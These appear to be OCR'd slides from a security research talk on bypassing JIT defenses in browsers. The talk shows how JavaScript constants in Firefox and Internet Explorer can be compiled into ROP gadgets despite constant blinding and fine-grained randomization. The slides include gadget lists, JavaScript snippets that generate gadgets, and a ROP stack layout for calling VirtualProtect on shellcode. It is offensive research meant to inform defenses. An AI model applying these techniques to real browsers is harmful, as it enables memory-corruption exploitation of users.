The Devil is in the Constants: Bypassing Defenses in Browser JIT Engines

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
JIT Engines



JavaScript Code

Native Code

History of JIT exploitation

Data Execution
Inside JIT buffer

Code – Data separation
Finite JIT buffer

Surgical ROP in JIT
(no spray)

Fine-grained randomization
Constant blinding

This Work

Bypassing state of the art defenses
Locating randomized gadgets

Threat model


- Data Execution Prevention (DEP)
- Address Space Layout Randomization (ASLR)

- Gadget free environment

  Software compiled with G-free framework

- Browser-specific defenses
  - Fine-grained randomization
  - Constant blinding

High level approach




Malicious Web Server

<script>

Malicious Native Code

ROP Gadgets

How the attack works



JavaScript program

```
g1 = 0xabcd
g2 = 0x59c3
```

Native Code

```
c78048070000abcd
c7805007000059c3
```

Attacked browsers


- Mozilla Firefox
  - OS: Linux 32-bit
  - JS Engine: SpiderMonkey

- Internet Explorer
  - OS: Windows 8.1 64-bit
  - JS Engine: Chakra

Exploiting Mozilla

- Target: Call mprotect()
- Required gadgets

```
pop %ebx; ret;
pop %ecx; ret;
xor %eax , %eax; ret;
mov 0x7d , %al; ret;
xor %edx , %edx; ret;
mov 0x7 , %dl; ret;
int 0x80; ret;
```



JavaScript

```
g3 = 12828721;
```

JIT Compiler

Asm	movl 0xc3c031,0x6c8(%eax)
Hex	06 c8 80 c7 c3 c0 31 00


```
xor eax,eax; ret;
```

Internet Explorer defenses

- Fine-grained randomization
- Constant blinding

Fine-grained randomizations

Randomize JIT Code buffer by inserting NOP instructions each time code is compiled.




	Without	
	0x1	mov
	0x2	add
	0x3	xor
→	0x4	mov
	0x5	pop
	0x6	ret

	Compilation #1	
	0x1	mov
	0x2	NOP
	0x3	add
	0x4	xor
→	0x5	mov
	0x6	pop
	0x7	NOP
	0x8	ret

	Compilation #2	
	0x1	NOP
	0x2	mov
	0x3	add
	0x4	xor
	0x5	NOP
→	0x6	mov
	0x7	pop
	0x8	ret

Constant Blinding

- XOR all immediate values with a secret cookie
- Emit code that XORs the value at runtime



JavaScript

```
g3 = 0xc35841
```

Without

```
mov rcx, c35841
```

With

```
mov rcx, 3BF43B1820E7ED7D
mov rdx, 3BF53B182024B53C
xor rcx, rdx
```

$\oplus$ = 0xc35841

No gadget in here

Bypassing IE's JIT Defenses 1/3

- Target: Call VirtualProtect()
- Required gadgets

```
pop %r8; ret;
pop %r9; ret;
pop %rcx; ret;
pop %rdx; ret;
pop %rax; ret;
```

- IE only blinds immediate values larger than 2 bytes

- We can still use 2-byte immediate values to generate gadgets

Bypassing IE's JIT Defenses 2/3

- Creating r8, r9 gadgets

Example JS source

```
function r8(x) { return 0x5841 }
function r9(x) { return 0x5941 }
```


11 instructions – 26 bytes long

Gadget r8

```
pop r8
add rax,al
jo 0xdeadbeef
mov rcx, 1000
or rax,rcx
add rsp,30
pop rbx
pop rsi
mov rsp,rbp
pop rbp
ret
```

Bypassing IE's JIT Defenses 3/3


- Usable r8, r9 gadgets by altering Overflow Flag (OF)
  - Normal Execution
  - Malicious Execution



```
…     …
+0    add eax, 5841h
+6    jo 0xdeadbeef
…     …
+26   ret
```

OF=0

OF=0




```
+2    pop r8
+4    add rax,al
+6    jo 0xdeadbeef
…     …
+26   ret
```

OF=0

OF=1

Overflow Exception Handling

Internet Explorer ROP stack



```
pop rax
ret
```

+ 0	Base address of r8
+ 8	Address of gadget r8
+10	0x40
+48	Value of rdi
+50	Value of rsi
+80	Value of rbp
+88	[gadget rax]
+90	Base address of r9
+98	Address of gadget r9
+a0	Value of oldP
+d8	Value of rdi
+f0	Value of rsi
+108	Value of rbp
+110	[gadget rcx]
+118	Address of Shellcode
+120	Address of gadget rdx
+128	0x1000
+130	Address of vProtect( )
+138	Address of Shellcode

```
pop r8
pop rdi
pop rsi
pop rbp
ret
```

```
pop rax
ret
```

```
pop r9
pop rdi
pop rsi
pop rbp
ret
```

```
pop rcx
ret
```

```
pop rdx
ret
```


```
ret
```

Locating Gadgets

Just-in-time code reuse: On the effectiveness of fine grained address space layout randomization [Security & Privacy 2013]

Example JS source

```
O = new Object()
O.g1 = 0xc358
O.g2 = 0xc359
function foo(x) { return 0x5841 }
O.func = foo
```



Evaluation of Constant Blinding

Why not blind all immediate values?

- Platform: SunSpider Benchmark Suite

- Log all JIT instructions *actually* executed
- Count all immediate-related ones
- Calculate their CPU cycles
- Evaluate the overhead

- Additional CPU cycles required is an average of 45% with a maximum of 80%

Possible Defenses

